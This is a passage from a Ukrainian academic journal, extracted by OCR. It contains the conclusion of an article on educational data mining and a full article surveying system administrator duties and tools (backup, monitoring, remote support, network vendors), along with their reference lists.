Класифікація також дозволяє розбивати дані, які аналізуються, на групи споріднених об'єктів, однак кількість таких груп відома наперед. Наприклад, для відображення підсумкової успішності студентів при вивченні курсу можна виділити 3-5 груп студентів в залежності від загальної кількості балів, які вони набрали під час вивчення курсу та від їх активності у системі електронного навчання. А потім досліджувати особливості кожної групи. Для здійснення класифікації використовують алгоритми k-ближніх сусідів, Байєса, покриття, дерева рішень, метод опорних векторів, нейронні мережі.

Асоціативні правила застосовуються для формалізації шаблонів поведінки студента в електронному навчальному середовищі. З їх допомогою створюються типові траєкторії навчання й структури курсу, орієнтовані на цільову аудиторію або окремих споживачів освітніх послуг. Для розв'язання таких задач застосовується апарат нечіткої математики, алгоритм Apriori.

Таблиця 1

Задачі Data Mining та освітньої аналітики

Задача аналізу	Результати	Методи, що забезпечують вирішення задачі
Класифікація	Встановлення чітких кількісних, статистично значимих залежностей між вхідними і дискретними вихідними змінними, які характеризують процес навчання, що дає можливість провести класифікацію об'єктів до одного зі заздалегідь відомих класів. Це дозволяє здійснювати класифікацію студентів залежно від їх попередньої чи поточної успішності чи активності у системі LMS та класифікацію ресурсів навчання	дискримінантний аналіз, Naive Bayes, k-ближніх сусідів, дерева рішень, нейронні мережі.
Прогнозування	задача передбачення значення досліджуваної величини, на основі відомих попередніх значень, що характеризують процес навчання та суб'єктів навчання. У процесі аналізу освітніх даних це дозволяє моделювати та прогнозувати поведінку студентів у процесі навчання та встановлювати залежність між іншими величинами, що стосуються електронного навчання.	методи математичної статистики, нейронні мережі, часові ряди.
Кластеризація	групування об'єктів на основі різноманітних даних, що описують їх сутність. Результатом кластеризації є поділ об'єктів, які стосуються навчання, на групи споріднених, схожих об'єктів – кластери. Задача кластеризації є логічним продовженням ідеї класифікації, однак при проведенні кластеризації кількість кластерів заздалегідь невідома і визначається у процесі аналізу.	методи ієрархічного кластерного аналізу, методи k-середніх та c-середніх.
Пошук асоціативних правил та послідовностей та отримання нових знань за допомогою моделей (Discovery with Models)	дозволяє виявляти взаємозв'язки між пов'язаними подіями у наборі освітніх даних за прямими та непрямими ознаками. Розв'язання цієї задачі дозволяє виявляти правила виду «якщо умова, то наслідок», де «умова» та «наслідок» є подіями, які відбуваються у середовищі електронного навчання й мають високу ймовірність одночасної та послідовної появи.	Методи машинного навчання
Візуалізація, Visual Mining	створення візуального образу аналізованих даних в режимі реального часу шляхом перетворення великих масивів цифрових даних, накопичених у системах електронного навчання, у доступну для розуміння та сприйняття інформацію.	методи відображення складної, багатомірної інформації, спеціальні засоби аналітики (Power BI)

Розв'язання визначених задач із використанням методів інтелектуального аналізу освітніх даних складається з наступних етапів: очистка, фільтрація попередня обробка даних; виявлення закономірностей у даних на основі математичних методів; перевірка (валідація) виявлених закономірностей та моделей; прогнозування майбутніх подій у середовищі навчання на основі прогностичних моделей; використання результатів аналізу для підтримки прийняття рішень і вироблення освітньої політики.

Розвиток Educational Data Mining став перспективним та стратегічним напрямом розвитку інноваційної освіти в Україні, який обумовлює необхідність виявлення проблем на шляху його впровадження у заклади вищої освіти країни. Ефективна реалізація потужного наукового потенціалу методів інтелектуального аналізу освітніх даних потребує прийняття відповідних організаційних рішень на різних рівнях управління вищою освітою.

Таким чином, побудова інформаційних технологій з використанням методів інтелектуального аналізу освітніх даних націлене на вдосконалення процесу навчання, підвищення його ефективності шляхом оптимізації освітнього контенту курсу, моделювання поведінки студентів, виявлення зв'язків та закономірностей, прогнозування, візуалізації даних та установлення зворотного зв'язку між усіма суб'єктами навчального процесу. Подальші напрями дослідження слугуватимуть вдосконаленню освітньої системи потребують проведення досліджень реалізації вказаних методів в умовах нашої країни.

Висновки. Таким чином, у результаті проведеного аналізу було установлено, що Educational Data Mining є потужним інструментарієм для видобутку знань стосовно освітнього процесу з метою використання їх для поліпшення успішності та прогнозування основних параметрів оцінки освітніх траєкторій здобувачів вищої освіти. Розробка інформаційних технологій на основі використання методів

інтелектуального аналізу даних при впровадженні систем електронного навчання сприяє вирішенню задач, пов'язаних із розумінням поведінки студентів, поліпшенням якості електронних курсів, вдосконаленням методик навчання, зменшенням витрат на організацію процесу навчання та визначає подальші напрями освітньої аналітики відповідно до загальносвітових тенденцій.

Список використаних джерел:

1. Клименко Є., Глазунова О. MOODLE BIG DATA ANALYTICS ЗА ДОПОМОГОЮ POWER BI. *Grail of Science*, №35, pp.201–203. https://doi.org/10.36074/grail-of-science.19.01.2024.035
2. Ковальчук Ю. О. Пошук, отримання й аналіз даних в освіті: сучасний стан і перспективи розвитку. *Інформаційні технології і засоби навчання*, 2016. Том 50. № 6. С. 152–164. DOI: 10.33407/itlt.v50i6. 1284
3. Петренко С. В. Оптимізація й аналіз результатів використання LMS Moodle у системі змішаного навчання в університеті. *Інформаційні технології і засоби навчання,* 2017. т. 61, № 5. С. 140–150.
4. Ситник В. Ф. Інтелектуальний аналіз даних (дейтамайнінг): навч. посіб. / В. Ф. Ситник, М. Т. Краснюк. К.: КНЕУ, 2007. 376 с.
5. Староста, В. І. MOODLE до, під час і після пандемії covid-19: використання студентами бакалаврату та магістратури. *Електронне наукове фахове видання «Відкрите освітнє е-середовище сучасного університету»*, 2021. №10. С. 216–230. https://doi.org/10.28925/2414-0325.2021.1018
6. Arghir D.-C. Implementation of learning management systems with generative artificial intelligence functions in the post-pandemic environment. *Information Technologies and Learning Tools*, 2024. №*100*(2), pp.217–232. https://doi.org/10.33407/itlt.v100i2.5518
7. Baker R. S., Siemens G. Educational data mining and learning analytics. In Handbook of educational psychology. 2014. pp.775–788.
8. Bogn´ar L., Fauszt T., Nagy G. Z. Analysis of Conditions for ReliablePredictions by Moodle Machine Learning Models. *International Journal of Emerging Technologies in Learning (iJET).2021.* №16(06), pp.106–121. doi:10.3991/ijet.v16i06.18347
9. Diaz-Choque M., Chamorro O., Ortega-Galicio O., Arévalo-Tuesta J., Cáceres-Cayllahua E., Dávila-Laguna R.,Aybar-Bellido I., Siguas-Jerónimo Y. Contributions of Data Mining to University Education, in the Context of the Covid-19 Pandemic: A Systematic Review of the Literature. *International Journal of Online and Biomedical Engineering (iJOE)*.2023. №19. Pp.16–33. 10.3991/ijoe.v19i12.40079.
10. Drigas A., Leliopoulos P. The Use of Big Data in Education. *International Journal of Computer* 2014. Science Issues, 11, 5
11. Ian H. Witten. Data Mining: Practical Machine Learning Tools and Techniques / Ian H. Witten, Eibe Frank, Mark A. Hall. – 3rd Edition. – Morgan Kaufmann, 2011. 664 c
12. Lakhno V., Akhmetov B., Makulov K., Tynymbayev B., Tsiutsiura S.,Tsiutsiura M., Chubaievskyi V. Formation of Models for Registering Systemic Processes in The Digital Educational Environment of the University Based on Log File Analysis. International *Journal of Electronics and Telecommunications.* VOL. 70, №4 pp.389–396. 10.24425/ijet.2024.149557.
13. Manhiça R., Santos A., Cravino J. The use of artificial intelligence in learning management systems in the context of higher education : Systematic literature review. 2022.1–6. 10.23919/CISTI54924.2022.9820205.
14. Morze N. V., Smyrnova-Trybulska E., Glazunova O. Design of a university learning environment for SMART education. *Smart Technology Applications in Business Environments,* pp. 221–248.
15. Nikolaienko S. M., Shynkaruk V. D., Kovalchuk V. I. Kocharyan A. B. Використання Big Data в освітньому процесі сучасного університету*. Information Technologies and Learning Tools,* 2017. №60(4), С.239. https://doi.org/10.33407/itlt.v60i4.1681
16. Okike E., Morogosi M. Educational Data Mining for Monitoring and Improving Academic Performance at University Levels*. International Journal of Advanced Computer Science and Applications.* 2020. №11. 10.14569/IJACSA.2020.0111171.
17. Williamson B. Introduction: Learning machi-nes, digital data and the future of education. 2017. SAGE Publications Ltd. https://doi.org/10.4135/9781529714920.

УДК 004.45
DOI https://doi.org/10.32689/maup.it.2024.2.6

Наталія КОТЕНКО
кандидат педагогічних наук, доцент,
доцент кафедри інженерії програмного забезпечення та кібербезпеки,
Державний торговельний економічний університет, kotenkono@knute.edu.ua
***ORCID:** 0000-0002-2675-6514*

Тетяна ЖИРОВА
кандидат педагогічних наук, доцент,
доцент кафедри інженерії програмного забезпечення та кібербезпеки,
Державний торговельний економічний університет, zhyrova@knute.edu.ua
***ORCID:** 0000-0001-8321-6939*

Максим БОЛЬШАКОВ
студент кафедри інженерії програмного забезпечення та кібербезпеки,
Державний торговельний економічний університет, m.bolshakov_fit_3m_23_m_d@knute.edu.ua
***ORCID:** 0009-0001-1897-4677*

РОЛЬ ТА ЕФЕКТИВНІСТЬ ІНСТРУМЕНТІВ СИСТЕМНОГО АДМІНІСТРАТОРА

Анотація. *У статті досліджується роль та ефективність інструментів системного адміністрування в сучасному інформаційному середовищі, його основні функціональні обов'язки, а також їх важливість для забезпечення надійності, безпеки та ефективності інформаційних систем. З інтенсивним розвитком технологій сучасні IT-інфраструктури стають надзвичайно складними, що робить ручне адміністрування практично неможливим. Використання інструментів системного адміністратора стає необхідним для автоматизації процесів та оптимізації ресурсів.*

Мета роботи: *дослідити та узагальнити роль та ефективність інструментів системного адміністратора в умовах сучасної IT-інфраструктури, визначити їх роль при забезпеченні надійності, безпеки та ефективності інформаційних систем.*

Методологія: *у дослідженні застосовано огляд літератури та аналіз існуючих програмних рішень, що використовуються системними адміністраторами. Проаналізовано ключові функції та обов'язки системного адміністратора, а також вплив сучасних технологій на адміністрування IT-інфраструктур.*

Наукова новизна. *Дослідження підкреслює необхідність автоматизації процесів в умовах зростаючої складності IT-інфраструктур. Визначено важливість співпраці між розробниками та адміністраторами для досягнення кращих результатів. Також наголошено на критичній важливості захисту даних та вдосконалення моніторингу для забезпечення кібербезпеки.*

Висновки. *Сучасні IT-інфраструктури стають надзвичайно складними, що робить ручне адміністрування практично неможливим. Використання інструментів системного адміністратора є необхідним для автоматизації процесів та оптимізації ресурсів. Організації потребують безперебійної роботи своїх систем і мереж, тому важливо мати ефективні інструменти для здійснення адміністрування. Хмарні технології та DevOps змінюють підходи до адміністрування, вимагаючи тісної співпраці між розробниками та адміністраторами, що підтримується відповідними інструментами. Завдяки росту доступності інструментів автоматизації адміністратори можуть ефективніше працювати з даними та забезпечувати стабільну роботу систем.*

Ключові слова: *системний адміністратор, IT-інфраструктура, програмні рішення.*

Nataliia KOTENKO, Tetyana ZHYROVA, Maksym BOLSHAKOV. THE ROLE AND EFFECTIVENESS OF SYSTEM ADMINISTRATOR TOOLS

Abstract. *This article examines the role and effectiveness of system administration tools in the modern information environment, their primary functional responsibilities, and their importance in ensuring the reliability, security, and efficiency of information systems. With the rapid development of technology, modern IT infrastructures have become exceedingly complex, rendering manual administration virtually impossible. The use of system administration tools is essential for automating processes and optimizing resources.*

Objective. *The aim of this work is to investigate and summarize the role and effectiveness of system administration tools within the context of contemporary IT infrastructure, and to determine their role in ensuring the reliability, security, and efficiency of information systems.*

Methodology*. This research employs a literature review and an analysis of existing software solutions used by system administrators. The key functions and responsibilities of system administrators are analyzed, and the impact of modern technologies on IT infrastructure administration is examined.*

Scientific Novelty. *The study highlights the necessity of process automation in the face of the increasing complexity of IT infrastructure. It identifies the importance of collaboration between developers and administrators to achieve better results. The critical importance of data protection and enhanced monitoring for ensuring cybersecurity is also emphasized.*

Conclusions. *Modern IT infrastructures have become exceedingly complex, making manual administration practically impossible. The use of system administration tools is essential for automating processes and optimizing resources. Organizations*

require the uninterrupted operation of their systems and networks, making it crucial to have effective tools for administration. Cloud technologies and DevOps are transforming approaches to administration, necessitating close collaboration between developers and administrators, supported by appropriate tools. With the growing availability of automation tools, administrators can work more effectively with data and ensure the stable operation of systems.

Key words: *system administrator, IT infrastructure, software solutions.*

Вступ. Актуальність. У сучасному світі інформаційні технології відіграють вирішальну роль у забезпеченні ефективної роботи системного адміністратора. В умовах, коли ручне адміністрування стає практично неможливим через складність і об'єм завдань, автоматизація процесів стає ключовим фактором успіху. Використання спеціалізованих інструментів дозволяє оптимізувати ресурси та забезпечувати безперебійну роботу систем, що є критично важливим для всіх організації.

Окрім того, зростаюча загроза кібербезпеці підкреслює необхідність ефективних інструментів для захисту даних та моніторингу систем. Застосування хмарних технологій та популяризація DevOps вимагають тісної співпраці між розробниками та адміністраторами, що можливо лише за наявності відповідних інструментів.

Мета. Основною метою даної статті є дослідження ролі та ефективності інструментів системного адміністратора.

Аналіз досліджень і публікацій. «Modern System Administration: Building and Maintaining Reliable Systems» [3] є сучасним посібником для системних адміністраторів, зосередженим на створенні та підтримці надійних IT-систем. Автори підкреслюють важливість використання новітніх технологій та підходів до системного адміністрування, аби забезпечити стабільність, безпеку та ефективність інформаційних систем. Основна увага приділяється автоматизації процесів, використанню інструментів для моніторингу та керування інфраструктурою, а також інтеграції хмарних сервісів. Книга також розглядає важливість розуміння потреб бізнесу та адаптації IT-інфраструктури відповідно до цих потреб. Автори надають численні приклади з практики, демонструючи, як правильно налаштувати та оптимізувати системи, щоб вони відповідали високим стандартам сучасних підприємств. Крім того, в книзі розглядаються питання безпеки, управління ризиками та відновлення після збоїв.

Книга Джастіна Гаррісона та Кендріка Нови [5] зосереджена на принципах та патернах побудови масштабованої інфраструктури та додатків у динамічному середовищі хмарних технологій. Вона пропонує глибокий аналіз ключових концепцій та підходів до створення інфраструктури, яка може адаптуватися до змінних умов і вимог сучасних IT-систем. Ця книга є важливим ресурсом для системних адміністраторів та розробників, які прагнуть оптимізувати свою інфраструктуру для роботи в хмарному середовищі, використовуючи сучасні підходи та технології.

Книга «The Practice of System and Network Administration» [7] є вичерпним керівництвом з адміністрування систем і мереж. Вона охоплює широкий спектр тем, необхідних для забезпечення стабільної та ефективної роботи IT-інфраструктури.

Також, варто зазначити, що огляду особливостей роботи системного адміністратора, основних інструментів, які він використовує, їх ефективності та доречності присвячено багато статей оглядового характеру [2, 4, 8, 9, 10]. Інформація є досить актуальною проте потребує узагальнення та систематизації.

Автори статті «Автоматизація системного адміністрування» [1] вважають, що автоматизація адміністрування системи, проблема, яка розглядається як набір трьох взаємопов’язаних питань: що автоматизувати, як автоматизувати та коли автоматизувати.

Виклад основного матеріалу. Системний адміністратор – це фахівець, який об'єднав у мережу всі комп'ютери підприємства і підтримує працездатність, безпеку та ефективність створеної системи. Однак часто на системного адміністратора покладаються і деякі додаткові обов'язки.

Розглянемо основні функції та обов'язки системного адміністратора та згрупуємо їх за окремими напрямками:

Зазвичай обов’язки системного адміністратора відрізняються в залежності від потреб підприємства до інформаційної системи, але базово, кожен системний адміністратор повинен вміти і проводити:

1. Адміністрування операційних систем на базі Windows/Unix.
2. Ремонт та обслуговування ПК, сервісного обладнання, периферії.
3. Знання та розуміння мережевої моделі OSI та основних протоколів TCP/IP, DNS, DHCP, VPN, тощо.
4. Скриптинг bash, PowerShell. Системний адміністратор бере на себе завдання щодо оптимізації деяких рутинних процесів.
5. Встановлення різних програм і додатків для офісу, їх налаштування та своєчасне усунення проблем, що виникають.
6. Налаштування та маршрутизація комп’ютерних мереж.
7. Робота з серверами пошти та телефонії.

8. Документування та ведення обліку обладнання.
9. Вміння працювати із системами віртуалізації.
10. Технічна підтримка користувачів [13].

Іноді на підприємствах деякі завдання, окрім вищеперерахованих, пов'язані з адмініструванням та обслуговуванням інфраструктури, делегуються на системного адміністратора. Зазвичай це відбувається тоді, коли в штаті компанії немає кваліфікованої людини, в зону відповідальності якої входять дані обов'язки. На підприємствах, обов'язки системного адміністратора можуть поєднуватися з обов'язками DevOps інженера, аналітика баз даних, тощо.

Зазвичай DevOps інженер відповідає за налаштування хмарного середовища підприємства, а також за керування та оптимізацію інфраструктури за допомогою: Ansible, Docker, CI/CD, Nginx, ELK, Kubernetes, тощо. Але іноді ці завдання можуть делегуватися і на системного адміністратора.

Встановлення та підтримка серверів, є ключовим завданням для системного адміністратора. Встановлення та здійснення конфігурації серверного обладнання, а також забезпечення їх нормальної роботи може включати адміністрування серверів баз даних (MS SQL, Oracle, PostgreSQL, MongoDB), а також налаштування структур самих баз даних при відсутності спеціалізованого аналітика баз даних в штаті підприємства.

Отже, на практиці, деякі завдання, пов'язані з адмініструванням та обслуговуванням інфраструктури, а також з розгортанням, налаштуванням та керуванням різноманітними технологіями, часто покладаються на плечі самого системного адміністратора.

Більш детальна інформація про функції, які повинен виконувати системний адміністратор, їх рівень складності, та про наявні програмні рішення для виконання конкретних функцій наведена у табл. 1.

Таблиця 1

Перелік основних програмних продуктів відповідно із зобов'язаннями системного адміністратора

№	Функції	Методи та продукти
1.	Адміністрування операційних систем на базі Windows/Unix.	– Microsoft Windows – Apple macOS – Linux
2.	Ремонт та обслуговування ПК, сервісного обладнання, периферії.	
3.	Знання та розуміння мережевої моделі OSI та основних протоколів TCP/IP, DNS, DHCP, VPN, тощо.	Сертифікати: – CompTIA Network+ – Cisco Certified Network Associate (CCNA) – Microsoft Certified Solutions Expert (MCSE)
4.	Скриптинг bash, PowerShell. Системний адміністратор бере на себе завдання щодо оптимізації деяких рутинних процесів.	– Bash – PowerShell – Python
5.	Встановлення різних програм і додатків для офісу, їх налаштування та своєчасне усунення проблем, що виникають.	– PowerShell – AD GPO – інші
6.	Налаштування та маршрутизація комп'ютерних мереж.	– Cisco – Fortinet – Mikrotik – інші вендори мережевого обладнання
7.	Робота з серверами пошти та телефонії.	Поштові сервіси: – Gmail – Outlook – інші
8.	Документування та ведення обліку обладнання.	– Office 365 – інші
9.	Розгортання та управління системою віртуалізації.	– Hyper-V – VMware
10.	Технічна підтримка користувачів.	– Anydesk – Rustdesk – TeamViewer – RDP
11.	Здійснення резервного копіювання.	– Veeam – Acronis – Commvault

Продовження таблиці 1

№	Функції	Методи та продукти
12.	Налаштування і підготовка до роботи бази даних.	Реляційні бази даних: – MySQL – PostgreSQL – Microsoft SQL Server – інші Не реляційні бази даних: – MongoDB – Redis – Apache HBase – інші
13.	Здійснення моніторингу системи.	– Grafana – Zabbix – Prometheus – Inflaxdb – інші
14.	Автоматизація рутинних завдань.	– Bash – PowerShell – Python
15.	Налаштування, керування та оптимізацію інфраструктури.	– NGINX – Docker – Kubernetes – інші
16.	Адміністрування хмарних рішень.	– AWS – Azure – GCP – інші

Описувати кожен програмний продукт немає сенсу, оскільки на вибір продуктів адміністрування великий вплив мають потреби підприємства, його розмір та бюджет. У таблиці 1 наведені найбільш популярні рішення. Зазвичай невеликі компанії не можуть собі дозволити оплату ліцензій Windows, а тим паче оплату ліцензій для віртуальних серверів (Windows Server), таким компаніям краще використовувати один із повністю безкоштовних дистрибутивів Linux, який має більшу стабільність і безпеку у порівняння із Windows. Також, їм може стати в нагоді використання альтернативних програмних засобів, наприклад, LibreOffice, замість платних продуктів від Microsoft Office.

Основними гігантами мережевого обладнання L2 та L3 рівня на сьогодні є Mikrotik, Cisco та Fortinet – це три лідера на ринку мережевого обладнання, які пропонують широкий спектр рішень для різних типів підприємств. Є також і palo alto, а для більш локального використання обладнання від Asus, D-Link, тощо. Вибір вендора мережевого обладнання також залежатиме від наявного бюджету та розміру компанії, оскільки рішення від Cisco і Fortinet підійдуть краще для великих компаній, Mikrotik є більш бюджетним варіантом і використовується в малих компаніях, звичайно він має менший функціонал і є більш складнішим у налаштуванні. Рішення Cisco є класикою і використовуються в більшості провідних компаній, але якщо необхідне рішення націлене на зміцнення кібербезпеки, то варто придивитися до Fortinet, адже його сервіси призначенні для захисту прикладного рівня. Основні критерії, відображені у табл. 2 [11].

Таблиця 2

Порівняння основних вендорів мережевого обладнання

Критерій	Mikrotik	Cisco	Fortinet
Ціна	Низька	Висока	Середня
Функціональність	Базова	Розширена	Розширена
Продуктивність	Висока	Висока	Висока
Масштабованість	Добра	Відмінна	Відмінна
Простота використання	Найскладніша	Складна	Складна
Поширеність	Широко поширена	Найпоширеніша	Широко поширена

Час від часу робочі станції можуть виходити з ладу, саме тому кожному системному адміністратору необхідно здійснювати резервне копіювання даних. Зазвичай компанія повинна мати відповідний затверджений документ, у якому вказано графік резервного копіювання тих чи інших даних. Адміністратор повинен перевіряти цілісність і можливість відновлення зі створеного BACKUP. Також необхідно

проводити тестові сценарії відновлення даних, з метою того, щоб адміністратор був підготовлений до відновлення інфраструктури з метою зменшення часу простою серверів. Основними представниками на ринку в Україні, для здійснення процедури резервного копіювання є Veeam та Acronis. Veeam підійде більше, якщо інформаційна система в основному складається з WindowsVMs, натомість Acronis має більший функціонал для Linux операційних систем, а також має підтримку резервного копіювання мобільних пристроїв та застарілих операційних систем. Ціна даних рішень та рівень техпідтримки приблизно однакові. Acronis на відміну від Veeam також має додатковий вбудований захист Acronis protection. Стосовно інтерфейсу, то Veeam має більш складніший і інтуїтивно незрозумілий інтерфейс у порівнянні з Acronis, але даний фактор не повинен бути вирішальним при виборі рішення для резервного копіювання. На рис. 1 представлено огляд інтерфейсіву Veeam та Acronis [9, 2].




Рис. 1. Огляд інтерфейсів Veeam та Acronis

Технічна підтримка користувачів є ще однією віхою діяльності системного адміністратора. Співробітники сучасного офісу та і самі компанії все більше переходять на віддалений режим роботи, в тому числі в Україні це також пов’язано із нещодавньою пандемією Covid-19 та війною, ну і також неможна не згадати розвиток Virtual private network. Для віддаленої підтримки адміністратору іноді краще самому під’єднатися до користувача, щоб переглянути і вирішити його проблему. Найбільш популярними засобами для віддаленого доступу до робочого столу є AnyDesk, TeamViewer RustDesk, також можливо здійснювати підключення по RDP, але даний метод вимагатиме додаткових налаштувань на робочій машині користувача і є менш безпечним.

За усіма критеріями AnyDesk, TeamViewer RustDesk не відрізняються і мають повністю однаковий функціонал, але AnyDesk та TeamViewer у порівнянні з RustDesk є платними рішеннями. Також є можливість розвернути сервер для хостингу RustDesk, що не дозволяють AnyDesk та TeamViewer. Тому єдиною перевагою перших двох над останнім є зручніший і зрозуміліший інтерфейс.

Необхідно проводити постійні тренінги та навчання для співробітників, ці заходи зменшать кількість запитів до технічної підтримки, а отже, і зменшать рівень навантаженності на системного адміністратора. Також це допоможе забезпечити ефективну роботу користувачів з системним адміністратором та мінімізувати можливість виникнення проблем через неправильне використання програм, але як показує практика, деякі користувачі можуть бути менш технологічно грамотними або відчувати певну неспроможність у використанні нових програмних продуктів. Це може бути пов'язано з віком, освітою або навіть особистими передумовами. У таких випадках, важливо підійти з особливою увагою та терпінням, надаючи індивідуальну підтримку та навчання. Це може включати в себе особисті настанови, індивідуальні тренінги або навіть створення спеціально адаптованих інструкцій для таких користувачів.

Моніторинг є важливою частиною роботи системного адміністрування. Використання інструментів моніторингу може допомогти адміністраторам покращити працездатність, безпеку та відповідність своїх IT-систем.

Сьогодні є дуже багато різноманітних безкоштовних програм, які допоможуть отримати необхідні метрики системи. До них належать такі: Grafana, Zabbix, Prometheus, InfluxDB та багато інших. За допомогою інструментів моніторингу можна налаштувати сповіщення, що вказуватимуть на виявлені проблеми, дозволяючи адміністраторам швидко їх вирішувати, а також деякі інструменти моніторингу можуть прогнозувати проблеми, перш ніж вони виникнуть, дозволяючи адміністраторам вживати заходів для їх запобігання. Інструменти моніторингу можуть збирати дані протягом тривалого періоду часу, дозволяючи адміністраторам відстежувати тенденції та виявляти потенційні проблеми, можуть допомогти адміністраторам визначити вразливі місця та інші проблеми, які впливають на продуктивність. Тож, можна з упевненістю сказати, що сьогодні складно уявити компанію, яка не здійснює

моніторинг власної системи, враховуючі все вище перераховане. На рис. 2. представлено приблизні можливості Zabbix та Prometheus+ Grafana [12; 6].




Рис. 2. Огляд можливостей Zabbix та Prometheus+ Grafana

Системний адміністратор повинен вести документацію про конфігурацію систем, встановлене програмне забезпечення та обладнання. Він також відповідає за ведення обліку переміщення обладнання по відділах та локаціях. В цілому, системний адміністратор грає ключову роль у забезпеченні безперебійної та ефективної роботи ІТ-інфраструктури підприємства, забезпечуючи надійність, безпеку та доступність систем та даних для користувачів.

Висновки. Системний адміністратор – це ключова особа, що відповідає за забезпечення безперебійної роботи ІТ-інфраструктури. Інструменти та технології значно розширюють можливості адміністраторів та роблять їх роботу більш ефективною. Важливим є постійне навчання та вдосконалення навичок адміністратора, адже ІТ-сфера постійно розвивається і приносить щось нове. Використовувати комплексний підхід до адміністрування, що включає в себе автоматизацію, моніторинг, резервне копіювання, кібербезпеку та інші аспекти, слідкувати за новинками та впроваджувати новітні технології – основні завдання системного адміністратора.

Список використаних джерел:

1. Brown A. B., Hellerstein J. L., Keller A. Automating system administration. Handbook of network and system administration. 2008. С. 43–74. URL: https://doi.org/10.1016/b978-044452198-9.50005-7 (дата звернення: 08.06.2024).

2. Cybersecurity & data protection solutions – acronis. Acronis. URL: https://www.acronis.com/en-us/ (дата звернення: 07.06.2024).

3. Davis J., Sable T., Devers C. Modern system administration: building and maintaining reliable systems. O'Reilly Media, Incorporated, 2022. 300 с.

4. Differences between DevOps and system administrators. *Chakray*. URL: https://www.chakray.com/differences-between-devops-and-system-administrators/ (дата звернення: 11.04.2024).

5. Garrison J., Nova K. Cloud native infrastructure: patterns for scalable infrastructure and applications in a dynamic environment. O'Reilly Media, 2017. 160 с.

6. Grafana open source documentation. Grafana. URL: https://grafana.com/docs/grafana/latest/ (дата звернення: 11.04.2024).

7. Limoncelli T., Hogan C., Chalup S. Practice of system and network administration. Pearson Education, Limited, 2021.

8. Top Skills for System Administrators in 2024 (+Most Underrated Skills). *Teal: Career Growth, On Your Terms. Track and Manage Job Search Applications*. URL: https://www.tealhq.com/skills/system-administrator (дата звернення: 11.04.2024).

9. Veeam Technical Documentation. Veeam Software. URL: https://www.veeam.com/documentation-guides-datasheets.html?productId=8&version=product:8/221 (дата звернення: 11.04.2024).

10. What Does a System Administrator Do? Career Guide. *Coursera*. URL: https://www.coursera.org/articles/what-is-a-system-administrator-a-career-guide (дата звернення: 11.04.2024).

11. Yerukala M. Fortinet vs cisco | which one is better? In 2024 | mindmajix. mindmajix. URL: https://mindmajix.com/fortinet-vs-cisco (дата звернення: 08.06.2024).

12. Zabbix documentation. Zabbix: The Enterprise-Class Open Source Network Monitoring Solution. URL: https://www.zabbix.com/documentation/current/en/ (дата звернення: 11.04.2024).

13. Що повинен знати і вміти Системний Адміністратор. ACT Pro. URL: https://actpro.com.ua/2021/12/21/shho-povynen-znaty-i-vmity-systemnyj-administrator/ (дата звернення: 07.06.2024).

УДК 004.75
DOI https://doi.org/10.32689/maup.it.2024.2.7

Оксана КОШОВА
кандидат педагогічних наук,
доцент кафедри комп'ютерних наук та інформаційних технологій,
Полтавський університет економіки і торгівлі, koshova.o111@gmail.com
***ORCID:** 0000-0003-0794-6774*

Дмитро ОЛЬХОВСЬКИЙ
кандидат фізико-математичних наук,
доцент кафедри комп'ютерних наук та інформаційних технологій,
Полтавський університет економіки і торгівлі, dmitriy@olhovsky.name
***ORCID:** 0000-0003-0313-6977*

Станіслав СУПРУН
магістр спеціальності «Комп'ютерні науки»,
Полтавський університет економіки і торгівлі, exloads@gmail.com
***ORCID:** 0009-0001-2475-7732*

Станіслав ВОЛКОВ
аспірант,
Полтавський університет економіки і торгівлі, unbrancodilupi@gmail.com
***ORCID:** 0009-0001-2472-5642*

